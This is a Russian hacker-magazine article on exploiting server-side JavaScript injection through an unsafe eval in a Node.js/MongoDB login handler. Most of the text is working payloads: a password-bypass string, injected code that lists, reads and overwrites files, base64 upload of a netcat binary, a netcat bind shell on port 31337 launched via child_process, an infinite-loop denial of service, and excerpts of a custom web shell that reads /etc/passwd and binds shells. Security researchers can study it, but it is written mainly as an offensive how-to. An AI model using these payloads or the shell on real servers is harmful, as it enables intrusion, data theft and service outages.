Cyber-Punk (cyber-punk@xakep.ru, 0x0000ed.com)

Серверный JS

ПРОДВИНУТАЯ ЭКСПЛУАТАЦИЯ SERVER-SIDE JAVASCRIPT INJECTION

Идея поковырять серверный JavaScript пришла ко мне сразу после прочтения статьи «Тотальный дестрой MongoDB» в февральском выпуске журнала. В ней автор рассказывал о типичных ошибках при использовании NoSQL БД, однако лишь вскользь упомянул интересную тему Server-Side JavaScript Injection. Именно об этом типе уязвимостей сегодня и пойдет речь.

Решив не изобретать велосипед и не писать ничего нового, я взял уже готовый код уязвимого приложения из февральского выпуска и просто сократил его. В том материале автор только рассказывал, как авторизоваться через данную уязвимость. Это было что-то вроде аналога всем известной SQL-инъекции:

```
1'+or+1=1+--+
```

А вот и сам бажный участок кода:

```
"json-injection": function () {
   pageTitle = locale.mongoJsonInjTitle;
   processRequest(function (login, password) {
      var loginParam = eval("({ login: '" + login + «',
                     password: '" + password + "' })»);
      return loginParam;
      });
   },
```

Как ты уже мог заметить, ошибка заключается в небезопасном использовании конструкции с eval и отсутствии фильтра входящих данных. Как это можно проэксплуатировать? Сейчас расскажу. У нас все так же есть MongoDB с пользователем root, и, чтобы авторизоваться без пароля через эту уязвимость, достаточно вставить в поле для ввода имени вот такую конструкцию:

```
root'})//
```

В логах запущенного приложения мы сможем понять, что же произошло:

```
*** QUERY:
{ login: 'root' }
*** DOCUMENT:
{ _id: 4f37d1df08f4a55a79e97940,
  login: 'root',
  password: 'p@ssw0rd' }
```

Как видишь, мы авторизовались без пароля. :)

ПЕРВЫЕ ШАГИ


Теперь нам нужно извлечь из нашей уязвимости чуть больше, чем просто авторизацию без пароля. Сначала попробуем что-нибудь простенькое, например, выведем на экран какой-либо текст. Для этого в поле для имени пользователя мы должны вставить следующий код:

```
'}); console.log('hello');//
```

Как видишь, здесь валидный запрос закрывается конструкцией «'});». Затем мы подставляем нашу команду, не забывая про символы //. Эти символы обозначают, что дальше идет уже не код, а комментарий. Кстати, браузер выдал ошибку 500, но давай посмотрим, что же произошло в консоли самого сервера:

```
hello
---> TypeError: Cannot read property 'isCustomJS' of
undefined
```

Здесь видно, что код успешно исполнился! Дальше начинается самая сложная часть, над которой мне пришлось попотеть.



Просматриваем файл install.js

GIVE ME MORE!

Для начала немного лирики (надеюсь, опытный читатель меня простит). Что нужно хакеру на сервере? Первым делом — добиться исполнения своих команд на захваченной машинке, после — читать, листать и изменять файлы. Ну а в идеале — получить полноценный/неполноценный шелл. Для этого используются всем известные bindport или же backconnect.

К сожалению, я не нашел в паблике или в доступном мне привате веб-шеллов, заточенных под Server-Side JavaScript, поэтому решил на сей раз изобрести велосипед и написать свой шелл. Но все не так просто, ведь мы не можем видеть, что происходит в консоли на сервере, и, соответственно, console.log() не подойдет для наших целей. Однако далее, немного покопавшись в мануалах к Node.js, я нашел то, что идеально вписывается в нашу задачу, а именно response.end() и response.write(). Вот пример использования:

```
root'}); response.end('<h1>Hacked');//
```

Теперь переходим к следующему пункту, под которым я подразумеваю листинг файлов. Для этого нам надо подключить библиотеку fs, это делается с помощью конструкции `require('fs')`. Вот так, к примеру, мы можем листать файлы из текущей директории:

```
require('fs').readdirSync('.')
```

Дальше мы должны сделать читабельным вывод. В этом нам поможет метод toString():

```
'}); response.end(require('fs').readdirSync('.').
   toString());//
```


Получился этакий мини-эксплойт, с помощью которого мы можем листать файлы из любой директории. А теперь перейдем непосредственно к чтению этих файлов:

```
root'}); response.end(require('fs').
      readFileSync('install.js').toString());//
```

Затем по логике событий нам нужно научиться записывать что-то в файл, делать это мы будем с помощью следующей конструкции:

```
root'}); require('fs').writeFileSync("install.js",
   "hacked");//
```

Листаем текущую директорию



Выполняем бэк-коннект через netcat

Здесь видно, что в install.js запишется слово hacked, однако записано оно будет в начало файла, а не в конец. Также нельзя не упомянуть о возможности записи в файл с помощью кодировки base64. Эта фича может тебе пригодиться, если появится необходимость в записи на сервер уже скомпилированного бинарника, исходного кода или просто большого файла.

Итак, первым делом на локальной машинке узнаем base64-хеш нашего файла при помощи соответствующей команды:

```
cat /bin/nc.traditional | base64
```

Полученный текст отправим нашему заранее подготовленному мини-эксплойту, который все расшифрует и запишет полученные данные в файл:

```
root'}); require('fs').writeFileSync(
   "nc.traditional","tut_base64_kod", 'base64');//
```

Наконец, перейдем к запуску исполняемых файлов — тому, ради чего вся статья, собственно, и задумывалась. К сожалению, ты не сможешь увидеть результат, так как он не выводится в ответ, однако этот результат можно записать в файл и затем прочитать :). Вот пример запуска бинд-порта на linux-системах с netcat:

```
root'}); require("child_process").
      exec("/bin/nc -l -p 31337 -e /bin/bash");//
```

Также нельзя не упомянуть и про возможность использовать данную уязвимость для DoS-атаки. Делается это довольно просто, например через запуск бесконечного цикла с while:

```
root'}); while(1);//
```

ШЕЛЛ, МИЛЫЙ ШЕЛЛ!

После нескольких дней изучения полученного материала я и мой товарищ gl0w, с которым мы и работали все это время, написали этот веб-шелл. Думаю, что после публикации статьи ты легко сможешь найти его в паблике. А пока исходник шелла ищи на нашем диске. Здесь же я приведу лишь три его функциональные части:


```
...
if(mode == "/list")
{
   ...
   response.write(require('fs').
      readdirSync(param).toString());
   ...
}
else if(mode == "/file")
{
   ...
```

```
    filesys.readFile(param, "binary",
        function(err, file)
        {
            response.writeHeader(200);
            response.write(file, "binary");
            response.end();
        });
}
else if(mode == "/bind")
{
    os.exec("/bin/nc -l -p "+param+" -e /bin/bash");
    response.write("Port "+param+" binded");
    response.end();
}
...
```


Теперь давай посмотрим на работу нашего скрипта. Для начала записываем шелл в файл:

```
root'}); require('fs').writeFileSync("shell.js","dmFyIHN5
...пропущено много base64-кода...
wIik7DQo=", 'base64');//
```

Затем запускаем все это дело через child_process:



Бэк-коннект через шелл



Просматриваем /etc/passwd через наш шелл

```
root'}); require("child_process").exec("node shell.js");//
```

Для работы с шеллом все готово. Что же он может? Сразу оговорюсь, что функций пока мало, но это только первая версия, и со временем он будет совершенствоваться. Пока что присутствует возможность листинга файлов, просмотра каталогов и бинда порта.

Итак, приступим:

1. Листаем файлы из /etc

```
http://server:8080/list?/etc
```

2. Читаем /etc/passwd

```
http://server:8080/file?/etc/passwd
```

3. Биндим порт

```
http://server:8080/bind?31337
```

НАПУТСТВИЕ

Как видишь, Node.js имеет ряд полезнейших для хакера функций, которые помогут ему с удобством обосноваться на взломанном сервере. Твоя задача — намотать всю полученную информацию на ус, испробовать написанный шелл в деле и проверить все свои NoSQL-проекты на уязвимости. На этом все. Успехов!

НЕКОТОРЫЕ ПОЛЬЗОВАТЕЛИ NODE.JS

1. ВКонтакте (vk.com) — на базе Node.js разработан XMPP-сервер.
2. Plurk (plurk.com) — Node.js использован для реализации функций общения пользователей.
3. Transload.it (transload.it) — сервис перекодирования видео.
4. Heroku (www.heroku.com) — облачный хостинг.
5. Joyent (www.joyent.com) — облачный хостинг.
6. Яндекс.Почта (mail.yandex.ru) — известный почтовик.
7. YouTube (www.youtube.com) — некоторые части видеохостинга также сделаны на Node.js.

ПРЕИМУЩЕСТВА СЕРВЕРНОГО JAVASCRIPT

1. Прост при изучении, если программист знаком с синтаксисом обычного JavaScript.
2. Объем кода уменьшается, упрощая тем самым его чтение.
3. Быстр и гибок, можно настроить под любые нужды.
4. Динамический язык программирования.
5. Быстрая обработка JSON прямо на сервере.
6. Быстро работает в связке с NoSQL СУБД.

WWW

- Презентация про SSJS с BlackHat: bit.ly/I4gOKb;
- оригинальная статья от BlackHat: bit.ly/tmzssj;
- официальный сайт Node.js: nodejs.org.

INFO

- Многие разработчики полностью уверены в безопасности своего сайта, написанного на SSJS, и могут даже не фильтровать входящие данные.
- Node.js — событийно-ориентированный I/O фреймворк на JavaScript-движке V8.

DVD

На нашем диске ты найдешь исходник представленного в статье шелла, а также наглядный видеоролик по продвинутому использованию SSJS-injection.